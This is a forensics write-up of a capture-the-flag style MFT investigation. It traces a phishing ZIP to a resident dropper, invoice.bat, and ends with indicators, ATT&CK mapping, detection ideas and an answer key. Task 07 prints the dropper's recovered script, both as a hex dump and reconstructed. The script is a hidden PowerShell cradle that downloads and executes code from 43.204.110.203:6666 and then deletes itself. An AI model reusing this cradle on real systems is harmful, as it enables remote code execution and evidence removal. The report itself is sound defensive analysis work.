◆ DIGITAL FORENSICS & INCIDENT RESPONSE

BFT

DFIR INCIDENT RESPONSE REPORT — MASTER FILE TABLE (MFT) FORENSICS

DIFFICULTY	CATEGORY	VICTIM	C2
Easy	Disk Forensics / MFT	Simon Stark	43.204.110.203:6

SKILLS & TECHNIQUES

MFTECmd · Timeline Explorer · Hex Editor · MFT Resident Files · Zone.Identifier / MOTW

Solved & documented by **0xt1tan**

23 JUL 2026

Table of Contents

01 Executive Summary 3

02 Case Background 4

03 Investigation Methodology 4

04 Evidence Collection 5

05 Investigation Walkthrough 8

06 Timeline Reconstruction 17

07 Indicators of Compromise 18

08 MITRE ATT&CK Mapping 19

09 Detection Opportunities 19

10 Lessons Learned 20

11 Appendix 21

SECTION 01

01 Executive Summary

SUMMARY

On 2024-02-13, a user named **Simon Stark** was targeted by a phishing email containing a link to a Google Drive-hosted ZIP archive. He downloaded and extracted it, running a batch file — `invoice.bat` — that used a PowerShell download cradle to reach out to an external command-and-control server and pull a second-stage payload. Unlike the previous cases in this series, no live event log or authentication log was provided here — the entire investigation was carried out against a single raw NTFS artifact, the **$MFT** (Master File Table), parsed and searched down to the byte level to recover the malicious script's full content directly from the filesystem's own metadata structure.

KEY FINDINGS

- Initial access via a phishing-delivered ZIP hosted on Google Drive's bulk-export infrastructure, confirmed through the Zone.Identifier alternate data stream recorded in the MFT.
- The dropped payload, `invoice.bat`, is small enough to qualify as an MFT-resident file — its entire content is stored inline inside its own MFT record rather than in separate disk clusters.
- Because the payload is resident, its full script content was recoverable directly from the raw $MFT file at a calculated byte offset, without needing the original file on disk.
- The recovered script uses a PowerShell download-cradle pattern (`Net.WebClient` with proxy credential inheritance) to fetch and execute a second stage from `43.204.110.203:6666`, then deletes itself.
- This case required no log parsing at all — every finding came from one 307 MB binary artifact and three tools: MFTECmd, a CSV/timeline viewer, and a hex editor.

SECTION 02

02 Case Background

SCENARIO

This case is a departure from event-log-based DFIR. The only artifact provided is a raw $MFT file — the Master File Table, a core NTFS structure that holds a record for every file and directory on the volume, including deleted and small "resident" files whose content is stored directly inside the table itself. The scenario centers on Simon Stark, a user who downloaded and ran a malicious batch file delivered via a phishing email. The objective is to reconstruct the delivery chain and recover the attacker's infrastructure using nothing but MFT metadata and, where the file is small enough, its literal on-disk bytes.

Case Name	**BFT**
Classification	**Disk Forensics — NTFS Master File Table Analysis**
Victim	**Simon Stark**
Delivery Vector	**Phishing email → Google Drive-hosted ZIP**
C2 Infrastructure	**43.204.110.203:6666**
Artifact Provided	**$MFT (307 MB / 322,437,120 bytes)**

SECTION 03

03 Investigation Methodology

APPROACH

The $MFT is a binary structure — not something you can grep. The investigation followed three stages, each needing a different tool:

- **Parse**

— convert the raw 307 MB $MFT into a structured, searchable format covering all 171,927 file records.

- **Triage** — filter and sort that structured output to find the specific files of interest (the delivered ZIP, the dropped batch file, and their metadata/timestamps).
- **Recover** — for a file small enough to be stored resident inside its own MFT record, calculate the exact byte offset of that record in the raw file and open it directly in a hex editor to read the file's actual content.

This last step is the core technique of this case: NTFS stores very small files' data directly inside the MFT record itself (no separate data clusters needed), so recovering that content means locating the right record and reading raw bytes — not "opening a file" in the traditional sense.

SECTION 04

04 Evidence Collection

ARTIFACT PROVIDED

A single raw $MFT file, 307 MB (322,437,120 bytes), containing 171,927 FILE records — 142,905 of which are marked as free (deleted/unallocated) but still forensically recoverable. No disk image, memory capture, or event logs accompanied it; everything in this report comes from this one artifact.




EXHIBIT A — $MFT file properties — 307 MB / 322,437,120 bytes

TOOL REFERENCE

Three tools carried this entire investigation, each doing a job the others can't. Documented here before the walkthrough since every task below depends on one of them.

TOOL	ROLE	WHY IT MATTERS
MFTECmd	Parser	Eric Zimmerman's tool for converting the raw binary $MFT into structured CSV output. Without it, the $MFT is just an opaque 307 MB blob — this is the step that makes the other two tools possible at all.
Timeline Explorer	Triage / Viewer	A fast CSV/timeline viewer built for exactly this kind of large forensic dataset. With 171,927 records to search through, filtering by path or extension here is what actually

TOOL	ROLE	WHY IT MATTERS
		makes finding the ZIP and the batch file practical instead of scrolling by hand.
Hex Editor	Raw Recovery	Needed for the one thing neither of the above tools does: reading the literal bytes of an MFT-resident file directly out of the raw $MFT at a calculated offset. This is what ultimately exposed the malicious script's content and the C2 address.

SECTION 05

05 Investigation Walkthrough

TASK 01 · PARSING THE ARTIFACT

How was the raw $MFT converted into a format that could actually be searched?

› ANALYST REASONING

Before anything else can happen, the binary $MFT needs to become structured data. MFTECmd is purpose-built for exactly this — it walks the table and exports every record it finds to CSV.

› COMMAND USED

MFTECMD

```
.\MFTECmd.exe -f 'C:\Users\anass\OneDrive\Desktop\bftsh\C\$MFT' --csv mftoutput
```


› COMMAND OUTPUT

OUTPUT

```
MFTECmd version 2026.5.0
Author: Eric Zimmerman (saericzimmerman@gmail.com)

File type: Mft
Processed C:\Users\anass\OneDrive\Desktop\bftsh\C\$MFT in 9.0631 seconds

$MFT: FILE records found: 171,927 (Free records: 142,905) File size: 307.5MB
CSV output will be saved to mftoutput\...MFTECmd_$MFT_Output.csv
```



```
PS C:\Users\anass\OneDrive\Desktop\bftsh\C> .\MFTECmd.exe -f 'C:\Users\anass\OneDrive\Desktop\bftsh\C\$MFT' --csv mftoutput
MFTECmd version 2026.5.0

Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/MFTECmd

Command line: -f C:\Users\anass\OneDrive\Desktop\bftsh\C\$MFT --csv mftoutput

File type: Mft

Processed C:\Users\anass\OneDrive\Desktop\bftsh\C\$MFT in 9.0631 seconds

C:\Users\anass\OneDrive\Desktop\bftsh\C\$MFT: FILE records found: 171,927 (Free records: 142,905) File size: 307.5MB
Path to mftoutput doesn't exist. Creating...
       CSV output will be saved to mftoutput\20260723054525_MFTECmd_$MFT_Output.csv
```

EXHIBIT B — MFTECmd — 171,927 FILE records parsed to CSV in ~9 seconds

› WHY THIS MATTERS

Every subsequent task in this report depends on this CSV — it's the only human-searchable view of the volume's file history, including the 142,905 free (deleted) records that a live filesystem view would never show.

METHOD `MFTECmd -f $MFT --csv mftoutput`

TASK 02 · INITIAL DELIVERY

What was the name of the ZIP file Simon Stark downloaded from the phishing link?

› ANALYST REASONING

With the parsed CSV loaded, filtering by `.zip` extension or by the Downloads folder path quickly isolates the delivered archive.

› EXTRACTION METHOD

Filtered/sorted view of the MFTECmd CSV output in Timeline Explorer, searching Simon Stark's Downloads path.

› EVIDENCE RECORD

Path	.\Users\simon.stark\Downloads
File Name	Stage-20240213T093324Z-001.zip
Extension	.zip

EXHIBIT C — MFT record — Stage-20240213T093324Z-001.zip in Simon Stark's Downloads

› WHY THIS ANSWERS THE QUESTION

This is the only ZIP archive present in Simon Stark's Downloads folder in the entire parsed table, and its filename pattern (a "Stage" prefix with an ISO-8601-style timestamp) is consistent with an automated export rather than something the user named himself.

ANSWER `Stage-20240213T093324Z-001.zip`

TASK 03 · DELIVERY INFRASTRUCTURE

Where was the ZIP file actually downloaded from, and how do we know it came from the internet?

› ANALYST REASONING

Windows tags internet-downloaded files with a `:Zone.Identifier` alternate data stream. Because the MFT records ADS content too, that stream's content — including the source URL — is recoverable from the same table.

› EXTRACTION METHOD

Located the Zone.Identifier ADS record associated with the ZIP's MFT entry and reviewed its content.

› EVIDENCE RECORD

Stream	:Zone.Identifier
ZoneId	3 (Internet zone)
Host URL	https://storage.googleapis.com/drive-bulk-export-anonymous/20240213T093324.039Z/.../c277a8b4-afa9-4d34-b8ca-e1eb5e5f983c?authuser

```
[ZoneTransfer]
ZoneId=3
HostUrl=https://storage.googleapis.com/drive-bulk-export-anonymous/20240213T093324.039Z/4133399871716478688/a40aecd0-1cf3-4f88-b55a-e188d5c1c04f/1/c277a8b4-afa9-4d34-b8ca-e1eb5e5f983c?authuser
```

EXHIBIT D — Zone.Identifier ADS — Google Drive bulk-export URL, ZoneId=3

› WHY THIS ANSWERS THE QUESTION

`ZoneId=3` is Windows' own internet-zone marking (Mark of the Web), and the HostUrl field names the exact source — Google Drive's anonymous bulk-export endpoint, matching a link shared via email rather than a direct file attachment.

ANSWER `storage.googleapis.com/drive-bulk-export-anonymous/... — Google Drive, ZoneId 3`

TASK 04 · MALICIOUS PAYLOAD

What file, extracted from the ZIP, is the actual malicious dropper?

› ANALYST REASONING

Continuing the same Downloads-path search in Timeline Explorer, one file extracted from the ZIP stands out immediately by extension.

› EXTRACTION METHOD

Filtered/sorted view of the MFTECmd CSV output for entries under the ZIP's extraction path.

› EVIDENCE RECORD

Path	.\Users\simon.stark\Downloads\Stage-20240213T093...
File Name	invoice.bat

☑	.\Users\simon.stark\Downloads\Stage-20240213T093…	invoice.bat

EXHIBIT E — MFT record — invoice.bat, extracted from the delivered ZIP

› WHY THIS ANSWERS THE QUESTION

A `.bat` file disguised with an invoice-themed filename, sitting inside a folder extracted straight from a Google Drive download, is a textbook social-engineering pairing — and it's the only executable-type file in that extraction path.

ANSWER `invoice.bat`

TASK 05 · KEY TIMESTAMP

What timestamp is recorded against invoice.bat in the MFT?

› ANALYST REASONING

The MFT record for a file carries its own set of timestamps (creation, modification, MFT entry modification, access). Pulling this value pins the malicious file precisely on the incident timeline.

› EXTRACTION METHOD

Timestamp field from invoice.bat's MFT record in the parsed CSV.

› EVIDENCE RECORD

File	invoice.bat
Timestamp	2024-02-13 16:38:39




EXHIBIT F — MFT record timestamp for invoice.bat

› WHY THIS ANSWERS THE QUESTION

This timestamp sits the same day as the ZIP's delivery (2024-02-13), consistent with the file being extracted and dropped shortly after download rather than at some unrelated later time.

ANSWER 2024-02-13 16:38:39

TASK 06 · LOCATING THE RESIDENT RECORD

Given invoice.bat's MFT entry number, what is the byte offset of its record inside the raw $MFT file — in hex?

› ANALYST REASONING

Every MFT record occupies a fixed 1,024-byte slot in the file. If you know a file's entry number, the byte offset of its record is just that entry number multiplied by 1,024 — no searching required, straight arithmetic.

› CALCULATION

```
OFFSET CALCULATION

MFT Entry Number      : 23436
Record Size           : 1024 bytes  (fixed NTFS FILE record size)

Byte Offset (decimal)  = 23436 × 1024
                       = 23,998,464

Byte Offset (hex)      = 23998464 → 0x16E3000
```

› EVIDENCE RECORD

File	invoice.bat
MFT Entry Number	23436
Byte Offset (decimal)	23,998,464
Byte Offset (hex)	0x16E3000

EXHIBIT G — MFT entry number for invoice.bat — 23436

› WHY THIS ANSWERS THE QUESTION

Every NTFS FILE record is a fixed 1,024 bytes, so entry number × 1,024 gives the exact byte position where that record begins in the raw file — jumping a hex editor straight to `0x16E3000` lands precisely at the start of invoice.bat's record, confirmed by the hex dump in Task 07.

ANSWER `0x16E3000 (23,998,464 decimal)`

TASK 07 · CONTENT RECOVERY

What is the full content of invoice.bat, and what C2 address does it reveal?

› ANALYST REASONING


invoice.bat is small enough to be stored resident — its data lives directly inside its own MFT record rather than in separate disk clusters. Jumping a hex editor to the offset from Task 06 lands right inside that record's resident data, exposing the script in plain ASCII.

› EXTRACTION METHOD

Raw $MFT file opened in a hex editor, navigated to offset `0x16E3000`.

› EVIDENCE RECORD

File	invoice.bat
Storage Type	MFT-resident (content stored inline in the record)
Hex Offset	0x016E3000
C2 Address	43.204.110.203:6666



```
016E30F0  0B 03 69 00 6E 00 76 00 6F 00 69 00 63 00 65 00  ..i.n.v.o.i.c.e.
016E3100  2E 00 62 00 61 00 74 00 80 00 00 00 38 01 00 00  ..b.a.t.€...8...
016E3110  00 00 18 00 00 00 01 00 1E 01 00 00 18 00 00 00  ................
016E3120  40 65 63 68 6F 20 6F 66 66 0A 73 74 61 72 74 20  @echo off.start
016E3130  2F 62 20 70 6F 77 65 72 73 68 65 6C 6C 2E 65 78  /b powershell.ex
016E3140  65 20 2D 6E 6F 6C 20 2D 77 20 31 20 2D 6E 6F 70  e -nol -w 1 -nop
016E3150  20 2D 65 70 20 62 79 70 61 73 73 20 22 28 4E 65   -ep bypass "(Ne
016E3160  77 2D 4F 62 6A 65 63 74 20 4E 65 74 2E 57 65 62  w-Object Net.Web
016E3170  43 6C 69 65 6E 74 29 2E 50 72 6F 78 79 2E 43 72  Client).Proxy.Cr
016E3180  65 64 65 6E 74 69 61 6C 73 3D 5B 4E 65 74 2E 43  edentials=[Net.C
016E3190  72 65 64 65 6E 74 69 61 6C 43 61 63 68 65 5D 3A  redentialCache]:
016E31A0  3A 44 65 66 61 75 6C 74 4E 65 74 77 6F 72 6B 43  :DefaultNetworkC
016E31B0  72 65 64 65 6E 74 69 61 6C 73 3B 69 77 72 28 27  redentials;iwr('
016E31C0  68 74 74 70 3A 2F 2F 34 33 2E 32 30 34 2E 31 31  http://43.204.11
016E31D0  30 2E 32 30 33 3A 36 36 36 36 2F 64 6F 77 6E 6C  0.203:6666/downl
016E31E0  6F 61 64 2F 70 6F 77 65 72 73 68 65 6C 6C 2F 4F  oad/powershell/O
016E31F0  6D 31 68 64 48 52 70 5A 6D 56 7A 64 47 46 03 00  mlhdHRpZmVzdGF..
016E3200  57 39 75 49 47 56 30 64 77 3D 3D 27 29 20 2D 55  W9uIGV0dw==') -U
016E3210  73 65 42 61 73 69 63 50 61 72 73 69 6E 67 7C 69  seBasicParsing|i
016E3220  65 78 22 0A 28 67 6F 74 6F 29 20 32 3E 6E 75 6C  ex".(goto) 2>nul
016E3230  20 26 20 64 65 6C 20 22 25 7E 66 30 22 0A 00 00   & del "%~f0"...
016E3240  80 00 00 00 B8 00 00 00 00 0F 18 00 00 00 03 00  €...¸...........
```

EXHIBIT H — Hex editor at offset 0x16E3000 — recovered invoice.bat content

› RECOVERED SCRIPT (RECONSTRUCTED FROM THE HEX DUMP)

INVOICE.BAT

```
@echo off
start /b powershell.exe -nol -w 1 -nop -ep bypass "(New-Object
Net.WebClient).Proxy.Credentials=
[Net.CredentialCache]::DefaultNetworkCredentials;iwr('http://43.204.110.203:6666/
download/powershell/...')
-UseBasicParsing|iex".(goto) 2>nul
& del "%~f0"
```

› WHY THIS ANSWERS THE QUESTION

The recovered bytes decode directly to ASCII batch/PowerShell syntax — no carving or reconstruction needed. The script launches a hidden PowerShell process that inherits the system's proxy credentials (helping it blend into normal outbound traffic), downloads and executes a second stage from `43.204.110.203:6666` via `IEX`, and finally deletes itself with `del "%~f0"` to remove the dropper from disk.

ANSWER **43.204.110.203:6666 — PowerShell download cradle, self-deleting dropper**

SECTION 06

06 Timeline Reconstruction

TIMESTAMP	EVENT	EVIDENCE	MITRE TECHNIQUE
2024-02-13	Simon Stark receives a phishing email with a Google Drive download link	—	T1566.002 — Spearphishing Link
2024-02-13 09:33:24Z (per ZIP name)	Stage-20240213T093324Z-001.zip downloaded to \Downloads\	Exhibit C, D	T1105 — Ingress Tool Transfer
2024-02-13 16:38:39	invoice.bat extracted / present on disk in Downloads	Exhibit E, F	T1036 — Masquerading
(execution, exact time not evidenced)	invoice.bat launches a PowerShell download cradle to 43.204.110.203:6666	Exhibit H	T1059.001 / T1105
(post-execution)	Dropper deletes itself (del "%~f0")	Exhibit H	T1070.004 — File Deletion

> Only two of these events have MFT-evidenced timestamps (Exhibits D and F); the ZIP's own delivery time is inferred from its filename convention rather than a directly captured log event, and execution timing for invoice.bat is not recoverable from the $MFT alone.

SECTION 07

07 Indicators of Compromise

IDENTITY

FIELD	VALUE
Victim User	simon.stark

NETWORK INDICATORS

TYPE	VALUE
C2 Address	43.204.110.203:6666 MALICIOUS
C2 Path	/download/powershell/...
Delivery Host	storage.googleapis.com (Google Drive bulk-export) ABUSED SERVICE

FILE INDICATORS

FILE	PATH	NOTES
Stage-20240213T093324Z-001.zip	\Users\simon.stark\Downloads\	Delivery archive SUSPICIOUS
invoice.bat	\Users\simon.stark\Downloads\Stage-...\	Dropper, MFT-resident, self-deleting MALICIOUS

ARTIFACT-LEVEL INDICATORS

FIELD	VALUE
MFT Entry Number (invoice.bat)	23436
Byte Offset (hex)	0x16E3000

FIELD	VALUE
Zone.Identifier ZoneId	3 (Internet)

SECTION 08

08 MITRE ATT&CK Mapping

ID	TECHNIQUE	TACTIC	WHY IT APPLIES
T1566.002	**Spearphishing Link**	Initial Access	The chain begins with the victim following a link delivered by email to a Google Drive-hosted archive, rather than an attachment or exploit.
T1105	**Ingress Tool Transfer**	Command & Control	Both the initial ZIP and the second-stage payload fetched by invoice.bat are pulled in from external infrastructure rather than being present beforehand.
T1036	**Masquerading**	Defense Evasion	The dropper is named "invoice.bat" — a social-engineering filename with no relation to its actual function, designed to make the user open it.
T1059.001	**PowerShell**	Execution	The recovered script content directly launches a hidden PowerShell process to fetch and execute the second-stage payload.
T1070.004	**File Deletion**	Defense Evasion	The recovered script's final action — `del "%~f0"` — deletes the dropper itself immediately after execution to reduce what's left behind on disk.

SECTION 09

09 Detection Opportunities

Downloads from personal cloud-storage export endpoints Exhibit D

Google Drive's bulk-export domain (`storage.googleapis.com/drive-bulk-export-anonymous`) is a legitimate service frequently abused for payload delivery precisely because the parent domain is trusted. Flagging archive downloads specifically from this path — not all traffic to the domain — is a low-noise way to catch this delivery pattern.

Invoice-themed .bat files executed from Downloads Exhibit E

Batch/script files with financial-lure filenames, sitting in a Downloads or extracted-archive path, are a strong social-engineering signature worth alerting on independent of any behavioral analysis.

PowerShell inheriting default proxy credentials for an outbound download Exhibit H

The `[Net.CredentialCache]::DefaultNetworkCredentials` pattern combined with a hidden-window PowerShell launch (`-w 1 -nop -ep bypass`) from a batch file is a well-known download-cradle signature that script-block logging or AMSI-based detection should catch even before the destination IP is known to be malicious.

Self-deleting droppers Exhibit H

A batch file that deletes itself immediately after running (`del "%~f0"`) is trying to remove disk evidence of its own execution — file-creation-then-rapid-deletion patterns are exactly the kind of thing MFT/USN-journal-based EDR telemetry is built to catch, even after the file itself is gone.

SECTION 10

10 Lessons Learned

— A single $MFT file, with no logs at all, is enough to reconstruct an entire delivery-to-execution chain — filenames, timestamps, ADS content, and in this case even full file content, all live inside NTFS metadata.

— MFT-resident files are a genuinely powerful recovery angle: small files under NTFS's resident-data threshold can be read back in full, byte-for-byte, straight out of the table, even if the file itself is later deleted from disk.

— The fixed 1,024-byte MFT record size turns "find this file's raw content" into pure arithmetic — entry number × 1,024 — once you have the entry number.

— Zone.Identifier alternate data streams are underused as an investigative source — they preserve the exact download URL long after the browser history might be cleared.

CASE CLOSED

SHERLOCK · BFT · SOLVED BY 0XT1TAN

SECTION 11

11 Appendix

APPENDIX A — ANSWER KEY

Task 02 — Delivered ZIP	Stage-20240213T093324Z-001.zip
Task 03 — Delivery Source	Google Drive bulk-export (ZoneId 3)
Task 04 — Malicious File	invoice.bat
Task 05 — Key Timestamp	2024-02-13 16:38:39
Task 06 — Record Offset (hex)	0x16E3000
Task 07 — C2 Address	43.204.110.203:6666

APPENDIX B — EXHIBIT INDEX

EXHIBIT	SOURCE	DESCRIPTION
A	File Properties	$MFT artifact size — 322,437,120 bytes
B	MFTECmd	Parsed $MFT — 171,927 FILE records to CSV
C	MFT record	Stage-20240213T093324Z-001.zip
D	Zone.Identifier ADS	Google Drive bulk-export delivery URL
E	MFT record	invoice.bat
F	MFT record	invoice.bat timestamp
G	MFT record	invoice.bat entry number — 23436
H	Hex editor	Recovered invoice.bat content at 0x16E3000

> **Scope note —** this report is limited to what the raw $MFT artifact supports. No authentication logs, network capture, or the second-stage PowerShell payload itself were available for analysis; the C2 URL path (base64-looking segment) was not decoded as it fell outside the provided evidence.